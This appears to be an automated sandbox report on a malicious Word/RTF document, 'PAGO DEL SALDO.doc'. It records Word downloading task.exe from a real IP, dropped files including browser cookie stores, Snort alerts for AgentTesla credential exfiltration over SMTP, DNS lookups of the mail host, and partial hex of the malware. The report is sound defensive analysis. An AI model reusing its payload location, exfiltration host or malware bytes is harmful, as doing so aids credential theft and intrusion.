Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.576040061620306
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwoGz8hQC4MqKqvsEHyqvJCworAzKAYnHlF2X/lUV0A2:cmzoGz8mnHnorAzKRF2XHA2
MD5:	2D161BF98AA34087775C31AF6C147256
SHA1:	749B50BD72648129C2BD990763017C1B41F10B7A
SHA-256:	7ED9A6758BA77FA3C05B015E5F8AEF042F751F385F8D82849A05C1FDCE318E77
SHA-512:	E1383E5909A24277E064CC0881F1FF830ED2996B96BEB69DD6E4FA07B05A639AE1BB516D419E11800E6C28229F732A8642AB3B99868EA652B60B916D7405D04E
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\X87RSB2KVTP8BHZRK5J6.temp	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.577982850348611
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwoGz8hQC4MqKqvsEHyqvJCworAztAKrdHlpxpyX/lUV0A2:cmzoGz8mnHnorAzt5Df8XHA2
MD5:	CC5B6CD494E7B4C933950965B9E74783
SHA1:	693DBBE7323DA069AC852AC2E888D8D11EA55D39
SHA-256:	42B23269242C8BC4A7C8CB4D11217F73EC47240DC97BCA23C39B6FFAAE2DA716
SHA-512:	BDEF4FCB7D35CEDD4935CEB02505343A7CE40902B03A61CE540B38FCD59461F4AB0A12E95074692D19ED7614DF415FEEC1C3A6AC8D65E429BF36526F112018C
Malicious:	false
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*.....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k.....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Process:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
File Type:	data
Category:	dropped
Size (bytes):	8016
Entropy (8bit):	3.577982850348611
Encrypted:	false
SSDEEP:	96:chQC4MqKqvsqvJCwoGz8hQC4MqKqvsEHyqvJCworAztAKrdHlpxpyX/lUV0A2:cmzoGz8mnHnorAzt5Df8XHA2
MD5:	CC5B6CD494E7B4C933950965B9E74783
SHA1:	693DBBE7323DA069AC852AC2E888D8D11EA55D39
SHA-256:	42B23269242C8BC4A7C8CB4D11217F73EC47240DC97BCA23C39B6FFAAE2DA716
SHA-512:	BDEF4FCB7D35CEDD4935CEB02505343A7CE40902B03A61CE540B38FCD59461F4AB0A12E95074692D19ED7614DF415FEEC1C3A6AC8D65E429BF36526F112018C
Malicious:	false

C:\Users\user\AppData\Roaming\Microsoft\Windows\Recent\CustomDestinations\d93f411851d7c929.customDestinations-ms (copy)	
Preview:	.....FL.....F.".. .....8.D...xq.{D...xq.{D...k.....P.O. .:i.....+00.../C:\.....\.1.....{J.\. PROGRA~3..D.....:..{J.*...k.....P.r.o.g.r.a.m.D.a.t.a.....X.1.....~J\v. MICROS~1..@.....:..~J\v*...l.....M.i.c.r.o.s.o.f.t.....R.1.....wJ;.. Windows.<.....:..wJ;.*.....W.i.n.d.o.w.s.....1.....:((..STARTM~1..j.....:...:((*.....@.....S.t.a.r.t. .M.e.n.u...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.6.....~.1.....S ...Programs..f.....:...S .*.....<.....P.r.o.g.r.a.m.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.8.2.....1.....xJu=..ACCESS~1..l.....:..wJr.*.....B.....A.c.c.e.s.s.o.r.i.e.s...@.s.h.e.l.l.3.2...d.l.l.,-.2.1.7.6.1.....j.1.....:"..WINDOW~1..R.....:.,.:"*..... .....W.i.n.d.o.w.s. .P.o.w.e.r.S.h.e.l.l.....v.2.k....:., .WINDOW~2.LNK..Z.....:.,.:.,*....=.....W.i.n.d.o.w.s.

C:\Users\user\AppData\Roaming\SzfukVRF.exe	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	504832
Entropy (8bit):	7.875034070984988
Encrypted:	false
SSDEEP:	12288:+v5E70ZixBFm0hDKr62YWLJp7WtXpcCAVS4EzOnsQ7b51:+vG70Zi1hy6O+LAVS4C
MD5:	F65B0793251364C03D06E8E7134FC21B
SHA1:	7BC80E89BBC7C10B974462E748849F9056D20D4A
SHA-256:	A031918E001745C0F07D5D0AC118A0BFEB946236033E20FA1B16E0D54EE7BCB8
SHA-512:	BAC2E15EAFEFF6708D67A224B96FBC62F062A6029D7E5DFCB773C2B07AAC4C01F910724192A6294DA3456B50E016F5A9859E9DD6EA18C2C51F02377AFBA3CB2
Malicious:	**true**
Joe Sandbox View:	• Filename: MT_1O1_SWIFt.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.a.....0..... .....@.. ....@.....|...O..... ....H.....text..... ....`.rsrc.....@..@.reloc.....  .....@..B.....H.....e...t.....\...  .....{  ..*..{!...*..{"...*..{#...*..($.....}  ....}!.....}"......}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&.. .,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r...p .....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\AppData\Roaming\bf2jvg3x.oex\Chrome\Default\Cookies	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	28672
Entropy (8bit):	0.9650411582864293
Encrypted:	false
SSDEEP:	48:T2loMLOpEO5J/KdGU1jX983Gul4kEBrvK5GYWgqRSESXh:inNww9t9wGAE
MD5:	903C35B27A5774A639A90D5332EEF8E0
SHA1:	5A8CE0B6C13D1AF00837AA6CA1AA39000D4EB7CF
SHA-256:	1159B5AE357F89C56FA23C14378FF728251E6BDE6EEA979F528DB11C4030BE74
SHA-512:	076BD35B0D59FFA7A52588332A862814DDF049EE59E27542A2DA10E7A5340758B8C8ED2DEFE78C5B5A89EE54C19A89D49D2B86B49BF5542D76C1D4A378B4027
Malicious:	false
Preview:	SQLite format 3.....@ .....C.....g...N..... ....

C:\Users\user\AppData\Roaming\bf2jvg3x.oex\Firefox\Profiles\7xwghk55.default\cookies.sqlite	
Process:	C:\Users\user\AppData\Roaming\task.exe
File Type:	SQLite 3.x database, user version 7, last written using SQLite version 3017000
Category:	dropped
Size (bytes):	524288
Entropy (8bit):	0.08107860342777487
Encrypted:	false
SSDEEP:	48:DO8rmWT8cl+fpNDId7r+gUEl1B6nB6UnUqc8AqwlhY5wXwwAVshT:DOUm7ii+7Ue1AQ98VVY
MD5:	1138F6578C48F43C5597EE203AFF5B27
SHA1:	9B55D0A511E7348E507D818B93F1C99986D33E7B
SHA-256:	EEEDF71E8E9A3A048022978336CA89A30E014AE481E73EF5011071462343FFBF
SHA-512:	6D6D7ECF025650D3E2358F5E2D17D1EC8D6231C7739B60A74B1D8E19D1B1966F5D88CC605463C3E26102D006E84D853E390FFED713971DC1D79EB1AB6E5658
Malicious:	false
Preview:	SQLite format 3.....@ .....(.....)..~...}..... ....

C:\Users\user\AppData\Roaming\task.exe	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

C:\Users\user\AppData\Roaming\task.exe	
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	504832
Entropy (8bit):	7.875034070984988
Encrypted:	false
SSDEEP:	12288:+v5E70ZixBFm0hDKr62YWLJp7WtXpcCAVS4EzOnsQ7b51:+vG70Zi1hy6O+LAVS4C
MD5:	F65B0793251364C03D06E8E7134FC21B
SHA1:	7BC80E89BBC7C10B974462E748849F9056D20D4A
SHA-256:	A031918E001745C0F07D5D0AC118A0BFEB946236033E20FA1B16E0D54EE7BCB8
SHA-512:	BAC2E15EAFEFF6708D67A224B96FBC62F062A6029D7E5DFCB773C2B07AAC4C01F910724192A6294DA3456B50E016F5A9859E9DD6EA18C2C51F02377AFBA3CB2
Malicious:	**true**
Joe Sandbox View:	• Filename: MT_1O1_SWIFt.doc, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L....j.a.....0..... .....@.. ....@.....\|...O..... ....H.....text..... ....`.rsrc.....@..@.reloc..... .....@..B.....H.....e...t.....\... .....{ ...*..{!...*..{"...*..{#...*..($.....} ....}!.....}"......}#...*....0..s.....u.....f.,`(%....{ ....{ ...o&.. .,H('....{!....{!...o(...,0()....{"....{"...o*....,(+....{#....{#...o,...+..+..*..0..b..... .@d)UU.Z(%....{ ...o-...X)UU.Z('....{!...o....X)UU.Z()....{"...o/...X)UU.Z(+....{#...o0...X*...0.....r...p .....%..{ .....%q.....-.&.+.....o1....%..{!.....%q.....-.&.+.....

C:\Users\user\Desktop\~$GO DEL SALDO.doc	
Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.5038355507075254
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyEGlBsB2q/WWqlFGa1/ln:vdsCkWtYlqAHR9l
MD5:	45B1E2B14BE6C1EFC217DCE28709F72D
SHA1:	64E3E91D6557D176776A498CF0776BE3679F13C3
SHA-256:	508D8C67A6B3A7B24641F8DEEBFB484B12CFDAFD23956791176D6699C97978E6
SHA-512:	2EB6C22095EFBC366D213220CB22916B11B1234C18BBCD5457AB811BE0E3C74A2564F56C6835E00A0C245DF964ADE3697EFA4E730D66CC43C1C903975F6225C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....1.....2.....@3.....3.....z.....p4.....x...

Static File Info

General

File type:	Rich Text Format data, unknown version
Entropy (8bit):	3.6064242155052617
TrID:	• Rich Text Format (5005/1) 55.56% • Rich Text Format (4004/1) 44.44%
File name:	PAGO DEL SALDO.doc
File size:	393199
MD5:	1956fa2feaef4b6fcf3e63f51aa26722
SHA1:	b35003f1c1a874468dbe41370cea443aafb10915
SHA256:	1caadbc09c710b7cdd91598babd238a59708111a59487888bb00f3945c09103c
SHA512:	d505806bb9c801efc62561f946bc3921b5748eb7773daa024053e571b068ac4c048f4d0bb0fb95f45ba9e378edbad75529135ba1b71865bc84a56e4a498ddc20
SSDEEP:	1536:ihpDDDDDDDhtNjWmg5S/CyoMz+rRxyQJNb87hKfedzFz76mAg5eeVhMDw5wfLj:iHDDDDDDDrqYdzFtr5RDAw5wff
File Content Preview:	{\rtf\Fbidi \froman\fcharset238\ud1\adeff31507\deff0\stshfdbch31506\stshfloch31506\ztahffick41c05\stshfBi31507\deEflAng1045\deEglangfe1045\themelang1045\themelangfe1\themelangcs5{\lsdlockedexcept \lsdqformat2 \lsdpriority0 \lsdlocked0 Normal;\b865c6673647

File Icon

Icon Hash:	e4eea2aaa4b4b4a4

Static RTF Info

Objects

Id	Start	Format ID	Format	Classname	Datasize	Filename	Sourcepath	Temppath	Exploit
0	000007DAh	2	embedded	package	97612	abdtfhgXgeghDp.ScT	C:\nsdsTggH\abdtfhgXGeghDp.ScT	C:\CbkepaDw\abdtfhghgeghDp.ScT	no
1	000321E3h	2	embedded	OLE2LInk	2560				no

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
11/25/21-18:22:17.725078	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49169	587	192.168.2.22	208.91.198.143
11/25/21-18:22:27.655558	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49170	587	192.168.2.22	208.91.198.143
11/25/21-18:22:40.216431	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49171	587	192.168.2.22	208.91.198.143
11/25/21-18:23:08.295905	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49172	587	192.168.2.22	208.91.198.143
11/25/21-18:23:17.632468	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49173	587	192.168.2.22	208.91.199.224
11/25/21-18:23:23.304316	TCP	2030171	ET TROJAN AgentTesla Exfil Via SMTP	49175	587	192.168.2.22	208.91.198.143

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 25, 2021 18:22:16.367185116 CET	192.168.2.22	8.8.8.8	0x1bee	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:26.332719088 CET	192.168.2.22	8.8.8.8	0x8af0	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:38.933029890 CET	192.168.2.22	8.8.8.8	0xb28c	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:06.768471956 CET	192.168.2.22	8.8.8.8	0x2596	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.268558025 CET	192.168.2.22	8.8.8.8	0x1240	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.390470982 CET	192.168.2.22	8.8.8.8	0x1240	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.923551083 CET	192.168.2.22	8.8.8.8	0x6f32	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.962011099 CET	192.168.2.22	8.8.8.8	0x6f32	Standard query (0)	us2.smtp.mailhostbox.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:22:16.400242090 CET	8.8.8.8	192.168.2.22	0x1bee	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:16.400242090 CET	8.8.8.8	192.168.2.22	0x1bee	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:16.400242090 CET	8.8.8.8	192.168.2.22	0x1bee	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:16.400242090 CET	8.8.8.8	192.168.2.22	0x1bee	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:26.365432024 CET	8.8.8.8	192.168.2.22	0x8af0	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:26.365432024 CET	8.8.8.8	192.168.2.22	0x8af0	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:26.365432024 CET	8.8.8.8	192.168.2.22	0x8af0	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:26.365432024 CET	8.8.8.8	192.168.2.22	0x8af0	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:38.971023083 CET	8.8.8.8	192.168.2.22	0xb28c	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:38.971023083 CET	8.8.8.8	192.168.2.22	0xb28c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:38.971023083 CET	8.8.8.8	192.168.2.22	0xb28c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:22:38.971023083 CET	8.8.8.8	192.168.2.22	0xb28c	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:06.805955887 CET	8.8.8.8	192.168.2.22	0x2596	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:06.805955887 CET	8.8.8.8	192.168.2.22	0x2596	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:06.805955887 CET	8.8.8.8	192.168.2.22	0x2596	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:06.805955887 CET	8.8.8.8	192.168.2.22	0x2596	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.389869928 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.389869928 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.389869928 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.389869928 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.436175108 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.436175108 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.436175108 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:16.436175108 CET	8.8.8.8	192.168.2.22	0x1240	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.961463928 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.961463928 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 25, 2021 18:23:21.961463928 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.961463928 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.999506950 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.198.143	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.999506950 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.199.225	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.999506950 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.199.223	A (IP address)	IN (0x0001)
Nov 25, 2021 18:23:21.999506950 CET	8.8.8.8	192.168.2.22	0x6f32	No error (0)	us2.smtp.mailhostbox.com		208.91.199.224	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- 173.232.204.89

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	173.232.204.89	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

<table>
<tr><th>Timestamp</th><th>kBytes transferred</th><th>Direction</th><th>Data</th></tr>
<tr><td>Nov 25, 2021 18:21:19.760103941 CET</td><td>0</td><td>OUT</td><td>GET /task.exe HTTP/1.1
Accept: */*
UA-CPU: AMD64
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 173.232.204.89
Connection: Keep-Alive</td></tr>
<tr><td>Nov 25, 2021 18:21:19.907119036 CET</td><td>1</td><td>IN</td><td>HTTP/1.1 200 OK
Server: nginx/1.19.9
Date: Thu, 25 Nov 2021 17:21:19 GMT
Content-Type: application/octet-stream
Content-Length: 504832
Last-Modified: Thu, 25 Nov 2021 10:52:42 GMT
Connection: keep-alive
ETag: "619f6afa-7b400"
Accept-Ranges: bytes
Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fa 6a 9f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 aa 07 00 00 08 00 00 00 00 00 00 ce c9 07 00 00 20 00 00 00 e0 07 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 20 08 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00 7c c9 07 00 4f 00 00 00 00 e0 07 00 bc 05 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 08 00 0c 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 08 00 00 00 00 00 00 00 00 00 00 00 08 20 00 00 48 00 00 00 00 00 00 00 00 00 00 00 2e 74 65 78 74 00 00 00 e4 a9 07 00 00 20 00 00 00 aa 07 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 20 00 00 60 2e 72 73 72 63 00 00 00 bc 05 00 00 00 e0 07 00 00 06 00 00 00 ac 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 40 2e 72 65 6c 6f 63 00 00 0c 00 00 00 00 00 08 00 00 02 00 00 00 b2 07 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 42 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 b0 c9 07 00 00 00 00 00 48 00 00 00 02 00 05 00 a8 65 00 00 b4 74 00 00 03 00 00 00 93 00 00 06 5c da 00 00 20 ef 06 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1e 02 7b 20 00 00 0a 2a 1e 02 7b 21 00 00 0a 2a 1e 02 7b 22 00 00 0a 2a 1e 02 7b 23 00 00 0a 2a 92 02 28 24 00 00 0a 02 03 7d 20 00 00 0a 02 04 7d 21 00 00 0a 02 05 7d 22 00 00 0a 02 0e 04 7d 23 00 00 0a 2a 00 00 00 13 30 03 00 73 00 00 00 01 00 00 11 03 75 01 00 00 1b 0a 02 06 2e 66 06 2c 60 28 25 00 00 0a 02 7b 20 00 00 0a 06 7b 20 00 00 0a 6f 26 00 00 0a 2c 48 28 27 00 00 0a 02 7b 21 00 00 0a 06 7b 21 00 00 0a 6f 28 00 00 0a 2c 30 28 29 00 00 0a 02 7b 22 00 00 0a 06 7b 22 00 00 0a 6f 2a 00 00 0a 2c 18 28 2b 00 00 0a 02 7b 23 00 00 0a 06 7b 23 00 00 0a 6f 2c 00 00 0a 2b 01 16 2b 01 17 2a 00 13 30 03 00 62 00 00 00 00 00 00 00 20 e4 ab 40 64 20 29 55 55 a5 5a 28 25 00 00 0a 02 7b 20 00 00 0a 6f 2d 00 00 0a 58 20 29 55 55 a5 5a 28 27 00 00 0a 02 7b 21 00 00 0a 6f 2e 00 00 0a 58 20 29 55 55 a5 5a 28 29 00 00 0a 02 7b 22 00 00 0a 6f 2f 00 00 0a 58 20 29 55 55 a5 5a 28 2b 00 00 0a 02 7b 23 00 00 0a 6f 30 00 00 0a 58 2a 00 00 13 30 07 00 b2 00 00 00 02 00 00 11 14 72 01 00 00 70 1a 8d 14 00 00 01 25 16 02 7b 20 00 00 0a 0a 12 00 25 71 06 00 00 1b 8c 06 00 00 1b 2d 04 26 14 2b 0b fe 16 06 00 00 1b 6f 31 00 00 0a a2 25 17 02 7b 21 00 00 0a 0b 12 01 25 71 07 00 00 1b 8c 07 00 00 1b 2d 04 26 14 2b 0b fe 16 07 00 00 1b 6f 31 00 00 0a a2 25 18 02 7b 22 00 00 0a 0c 12 02 25 71 08 00 00 1b 8c 08 00 00 1b 2d 04 26 14 2b 0b fe 16 08 00 00 1b 6f 31 00 00 0a a2 25 19 02 7b 23 00 00 0a 0d 12 03 25 71 09 00 00 1b 8c 09 00 00 1b 2d 04 26 14 2b 0b fe 16 09 00
Data Ascii: MZ@!L!This program cannot be run in DOS mode.$PELja0 @ @|O H.text `.rsrc@@.reloc@BHet\ { *{!*{"*{#*($} }!}"}#*0su.f,`(%{ { o&,H('{!{!o(,0(){"{"o*,(+{#{#o,++*0b @d)UUZ(%{ o-X)UUZ('{!o.X)UUZ(){"o/X)UUZ(+{#o0X*0rp%{ %q-&+o1%{!%q-&+o1%{"%q-&+o1%{#%q-&+</td></tr>
</table>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49168	173.232.204.89	80	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
Nov 25, 2021 18:21:28.364023924 CET	533	OUT	GET /task.exe HTTP/1.1 Host: 173.232.204.89 Connection: Keep-Alive
Nov 25, 2021 18:21:28.511565924 CET	534	IN	HTTP/1.1 200 OK Server: nginx/1.19.9 Date: Thu, 25 Nov 2021 17:21:28 GMT Content-Type: application/octet-stream Content-Length: 504832 Last-Modified: Thu, 25 Nov 2021 10:52:42 GMT Connection: keep-alive ETag: "619f6afa-7b400" Accept-Ranges: bytes Data Raw: 4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 fa 6a 9f 61 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 aa 07 00 00 08 00 00 00 00 